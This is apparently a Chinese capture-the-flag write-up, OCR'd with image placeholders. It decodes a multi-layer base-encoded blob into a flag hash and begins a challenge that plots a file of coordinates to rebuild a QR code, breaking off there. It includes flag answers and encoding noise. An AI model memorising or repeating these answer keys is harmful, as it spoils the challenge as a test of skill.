QMRQVCVSSJJKVK4CXKIYEK6KWIVHE6ULMKZEFMVTQIVJVKNKLKYYGIUSNNRJE4VDMOBJFEMKFP
FLEKMKPKFWFUSCVKRHEKVKVGVFVK23EKZGWYUSKKRWHAV2TIVKXUVSGJZHVG3DEJBHFKRSVK
MYUMS2WGBWEUTLMKJKFI22KLJJDAMDZKZCWYUCRNRSEQVCUJZDFEMBVKNLEKZCOJUYVETCU
GBYFOUT2KF5FMRLMJ5LWY2CIKZKFEVKUKZFEWVTLMRNE2MKSJZKGW4CUKIYVK6KWIVSFAU3M
LJEFOVCKKVJVKMLBKVVWIUSNNRJFAVBQOBLFGVTLPFLEKMKPKFWEUSCOIRFEKUZQGVFVMMDM
JZGWYVSEKRWE4RCSGFKTAVSFORHVC3DEJFIVISSFKMYDKU2WNNSE4V2WKJFFK23QLBJVK23ZKZ
CXIT2TNRNEQVCWNRKVGVSKJNLDAZCGJVVVETCUNNFFOURROBBVERLUJZKWYVSIKVLHAVKVKUY
```


```
WCVSFMRLE23CSJBKFM4CZKJ5FC6SSKUYU6VLMLJEFMVCOIVKFKOKDKZVWIRSNNRLEIVDLJJMVE
MLMMFLEKOKPKFWFUSCTKRHEMU2VGVBVO23EJZLVMUSMKVKXAVSSGFKXUUSFMRHFO3C2JBL
FM3CVKRLEUS2WGBRTATJRKJDFI22OI5JHUVSCKZCWITSTNRNEQVCUJJDFCMBVKRJEKYZQK5KVES
CUKVYFOU2VKV4VERLUJ5LWYRSIKZKE4RKTKZFEGVSFMRDE2MCWIZKGY4CWKIYVK6KWIVWE6U3
MKZFFMVCOIVKVKNKLKZVWIYKRNNJEUVDMJJMFEMCVPFLEKTSPKUYE4SCXNNFFKU2WIZQVM23
ELJGWWUSMKRLHAU2SGFVXUVSFGFHFK3CWJBHEM4CVKUYDKQ2WKVSFMV3MKJHFK23QK5JDC
VTBKZCVMT2TNRLEQTSVIZKVGMKGJNLFK3CKJVVVMTCUKZYFEURQGAYFMRLUJ5KWYVSJKJKEUVK
UKU2UGVJQMRJE222SJZKFK4CWKIYVK6KSIUYU6VJQKJEFMVTMKVJDAMKLKZKWIWSNGFJEUVDM
JJLVEMKVPJLEKMKQKFWFMSSWKRFFKUKVGVFVM23EKZLWWUSKKVWEUV2TKVKXUUSVNRHVG3
COJBLVITSFKRKTCS2WKVSFMTJQKJEFIVSOIRJDCVL2KJCWITSRNRJEQUSUJJKVCVJVIRITAZCWJVVVE
TCUNRFFOURQKV4VEVKOJ5IWYUSIJZCEURKTKZDEWVTLMRFE222SKBKGWSSXKIYDCYKWIUYU6VL
MKZEVCVCKKVKFKNKUKJCWIVSNNRJEUVDLJJMFGVLLPJJFKTSPKVWFMSCWKRHFKUZRIZFVM23MI
ZGTAUSEKRVXAWCSGFLFUVSFHFIFC3C2JBIVITSGKNKTKS2VNNRTATSGKJGFKVLQK5JDCVTBKZCU4T
2VGBSEQVSUJJKVGVJVJNLFK3CWJUYFMTSUNNYFGURRKV5FMRLUJ5KWYVSIKZKE4RKSGA2UGVSV
MRLE2MCSJJKGYSSXKNCVK6KSIUYU6VLMNREE4RTMKVJTANKDKZVWIUSXNRJEIVCWOBQVEMKVP
FJEKMKSKVWFMSCTKRHFKUKVGVFVKVLEJZLVKUSIKQYHAV2TIVKXSVSFMRHVG3C2JBKFM3CVKMY
DCYKWNNSFMV3MKJCFI22KKRJDC4CDKJCTCTSTNRNEQTSEJZKVCVJVKNKWWZCWJUYFETCUGBFF
SURQGFQVMRKWJ5JWYUSIKZLHAVKUKU4UGVTLMRDE222WIZKFM4CVKIYWYYKWIU4U6V3MKZF
FOVTQKVIVKNLBKZKWIWSNGBJEYVDLOBLFEMKVPJJEMRSPKMYEUSCWKZYFKVCWIZFVMMDEKJG
WYUSIKRWEUVKSGFYEEVSFORHFK3C2JBJFISSWKEYDKVCRNNSFEV2WKJDFKVSKK5JDAMDZKZCTS
T2TNRHEQVSWOBCVGVSKJNLGWZC2JVWFEVCUNRYFSURRKV4VERJRKNJWYVSIKNKEURKTGA2U
WVTLMRNE4RSSKBKGWSSWKNLEK6SSIVSE6VJQKZEFOVCSIVKDANLBKYYGIUSNNNJEYVDMJZEFE6
SWIJLEK5CPKVWFUSCXKRFEKUJQGVJVOVLEKZGWYUSKKRVXAVSTKZKXUUSGIZHVG3C2JBLFITSFK
MYUMS2WNNUEETLMKJBFI23QKVJDCVJQKZCTSUCTNRNEUUSWOBKVCVJVKNLVKZCSJUYVETCUK
ZYFMUT2KF5FEVLEJ5LWY3CIKZLHAVKTGA2UWVSVMRLFO22WIZKGW4CYKJ5FMQSWIU4U6ULMK
ZFFGVCKIZJVKMLBKVVWIVSNGBJE4VCVOBLFGVLLPFLEKMKPKFWE4SCXNNHEKU2WJJBVMMDMJZ
GTAUSIKRLHAV2SGFLFUVSFMRHFG3CWJBLFITSGKNKTKRCSKVSFETSFKJFFIVSKK5JDA23ZKJDE4TSX
NRHEQVCUJJKVIMBVMFLGWZCSJUYFMSSUNNHEMURQGFQVERLUJ5IWYWSIJZDHAVKTGA2VGVT
LMRLE2MCSJRKGW4CZKJ5FC6SSKVLE6UJQLJEFMVCOIVKDAMKDKZVWIRSNNRLEIVDLOBKVEMK2I
JLEKVSSKVWGISCWKRFFKVBQGVBVMMDELJLVMUSMKVKXAVKSGBCXSUSFGFHVK3C2JBLFISSVKQ
YUMS2WKVSFUTLMKJIFI22OI5JDC4CDKZCWYT2VNRNEQUSUJJKVCMBVKRIWWZCOJZDFETSUKVY
FOURQIZQVMRKGJ5LWYRSIKZKE4VKUKUYWCVRQNRJFO3CSJJKGYTSEKIYVK6KWIVWE6V3MKZFFK
VCOKVKVKNKEKEYGGMKRKZJEQVCVOBLVE6SRPFLEMRSPKUYEUSCVNNDFKU2VHFBVM23EIZLWY
USGKRVXAVCSGAYVUVSFORJFG3CWJBLFITSVKIYDCVCRGBSFMV3LKJIFIMDQK5JVKVL2KJCXIT2VNR
HEQVCWOBCVIMBRINLFK3C2JUYFERCUKZYFEURQGFNFMRJZJ5LWYWSIK5KE4RSSGA2UGVJQMRJ
E4RSSJZKFK4CZKNKVK6KSKV2E6V3MJJEFMVCOIVKDCRSLKZCWIRSNGFJEYVDMJJKFE6SWIJLEK5CS
KNWFUSSSKRFFKUSVGVFVMVLEKZLWWUSOKVKXAWCSGFVXSUSFORHVK3CSJBLWWSSVKNLEUU
2WKVSFMV3MKJKFI22KKNJDCVJQKZCTSUSTNRSEQVCUJZKVIMBVIRIWWZCSJZCVETSVKZFFKU2WI
U4VAVBQHFIFIMB5
```

按照顺序进行：

base32 解码， base64 解码，base32 解码，base16 解码，base64 解码，发现：

```
Pf0>IdQ5OcQBF@uY&UjKJ3UPyO<p@xZ%s}pHFHiqIA>W;J3UZ)Pf2Vsbx%7bM=DQ6a6v*)XHZjMPe
&~yaZfENPI^yBPB?Z?J9R`pPe@K|bWb~Tds<FyKs|O*Lo;+cPf2W6d`@X2B{ooIYj18-GC4z9Pf2TddQ
V7rcr8#wC@O1Ab7UiOPiaJXSW;R(VmnW0QFCKYJ7Rq%Pf2SbZBkbzYfMgUKx`#YXGVQ3PHjLTDNR
pEMp#cqeo|LZV|{K^Pe@HZVNzjGKw3_1Kq+%iNkM%*PHkR6BTqXdHEB>qN@HwOdND~qPf0>IU
r|FdR&z~1dR1mmJ0xIuPHQD=K~W}lD{M|_d_+i7H8@#4Pc3CCZ%s}<J9tiQKp}8bH9JQ#PCYkqP)9~ XMKVuCa8pQ7XHZsnPf259Em1;VS8Gs3ba
-x1XL(~;PCrU5DMv+mW=2p$U~^$pHG5B9Pe^zzcTXxo
azRi<N-1?uNkTCyPHaeaV^2vzeLheqZa#BQJ3UP!PiaJUYfnf&c4AOPbZlu+CUz?+PiaIsS5G@7M<q~ WJ~LBLW_>|GPe(02bxlrwGg?hRY;i(UH
7zk?Pe&~~bWUk=H8oF2O@4DuZDu8PPf2W6d`~GrW;akp
buoEOUOQ29P-RVda8D{SdQMMhA$D?7S|(yXPdg-Fb5dG9Bx+7=R&ZudJU3Y-PCaRAZBIKTM`loCJu
6O6J7OU!PChAeCQmyhM=DNfd_hG>WMO)5P$+IDa7|ueP9#ufYiT1>d2eMhPChAeDp5E`XjM=}N
@i?OXIMRSPdijZU{6I(P+w0;K_PHYJ7Rr4Pf0>IdQ5V0NpDR+LrhptJ3UP!PCaQVW=&2gHFHiqIA>W;J
3UZ)Pf2W9CQ&0pQ#npNc6Mn^UL$5ZPe&~yaZgA^S1V6QPB?Z?JVrn$Pc1+=V^2GCdudK>G&^ojN
kMpVPHk3jW=no6YE4c|G%8O@c70$y
```

首页　　Base 系列编码 X




Type: Base 64

```
U3woeVhQZGctRml1ZEc5QngrNz1SJlp1ZEpVM1ktUEN
hUkFaQklLVE1gbG9DSnU2TzZKN09VIVBDaEFlQ1FteW
hNPUROZmRfaEc+V01PKTVQJCtJRGE3fHVlUDkjdWZZ
aVQxPmQyZU1oUENoQWVEcDVFYFhqTT19TkBpP09YS
U1SU1BkaWpaVXs2SShQK3cwO0tfUEhZSjdScjRQZjA+
SWRRNVYwTnBEUitMcmhwdEozVVAhUENhUVZXPSYy
Z0hGSGlxSUE+VztKM1VaKVBmMlc5Q1EmMHBRI25wT
mM2TW5eVUwkNVpQZSZ+eWFaZ0FeUzFWNlFQQj9a
P0pWcm4kUGMxKz1WXjJHQ2R1ZEs+RyZeb2pOa01w
VlBlazNqVz1ubzZZRTRjfEclOE9AYzcwJHk=
```

```
Pf0>IdQ5OcQBF@uY&UjKJ3UPyO<p@xZ%s}pHFHiqIA
>W;J3UZ)Pf2Vsbx%7bM=DQ6a6v*)XHZjMPe&~yaZfEN
PI^yBPB?Z?
J9R`pPe@K|bWb~Tds<FyKs|O*Lo;+cPf2W6d`@X2B{ool
Yj18-
GC4z9Pf2TddQV7rcr8#wC@O1Ab7UiOPiaJXSW;R(Vmn
W0QFCKYJ7Rq%Pf2SbZBkbzYfMgUKx`#YXGVQ3PHjLT
DNRpEMp#cqeo|LZV|
{K^Pe@HZVNzjGKw3_1Kq+%iNkM%*PHkR6BTqXdHEB
>qN@HwOdND~qPf0>IUr|FdR&z~1dR1mmJ0xIuPHQ
```

再进行 base 一把梭得到 flag：380a4d5bea49d6a00921d4ed26b9d4ab



```
{K^Pe@HZVNzjGKw3_1Kq+%iNkM%*PHkR6BTqXdHEB>qN@HwOdND~qPf0>IUr|FdR&
z~1dR1mmJ0xIuPHQD=K~W}ID{M|_d_+i7H8@#4Pc3CCZ%s}
<J9tiQKp}8bH9JQ#PCYkqP)9~XMKVuCa8pQ7XHZsnPf259Em1;VS8Gs3ba-x1XL(~;
PCrU5DMv+mW=2p$U~^$pHG5B9Pe^zzcTXxoazRi<N-
1?uNkTCyPHaeaV^2vzeLheqZa#BQJ3UP!PiaJUYfnf&
c4AOPbZlu+CUz?+PiaIsS5G@7M<q~WJ~LBLW_>|GPe(02bxlrwGg?hRY;
i(UH7zk?Pe&~~bWUk=H8oF2O@4DuZDu8PPf2W6d`~GrW;akpbuoEOUOQ29P-
RVda8D{SdQMMhA$D?7S|(yXPdg-Fb5dG9Bx+7=R&ZudJU3Y-
```

[✓ 明文显示字符串] 明文显示16进制

Base16 Base32 Base36 Base58 Base62 [✓ Base64] Base85 Base91 Base92 Base100

算法（通常保持默认就好）：


换表：

```
step1======> base85_rfc1924
step2======> base85_rfc1924
step3======> base32
step4======> base64
step5======> base64
step6======> base32
step7======> base16
3338306134643562656134396436613030393231643465643236623964346162
step8======> base16
380a4d5bea49d6a00921d4ed26b9d4ab
step9======> base16
```

flag：flag{380a4d5bea49d6a00921d4ed26b9d4ab}


未完成的宣传图

打开 20211125.tmp 文件，发现全是坐标



```
[24, 24], [36, 24], [48, 24], [60, 24], [72, 24], [84, 24], [96, 24], [120, 24], [156, 24], [192, 24], [228, 24], [252, 24], [348,
```

联想提示：设计师离职，交接当前未完成的工作，其中需求为：1. 宣传图需要
重新设计为矢量图 2. 添加联系方式的二维码
采用 matplotlib 绘图脚本，将文件改动样式并放到 txt 文件中




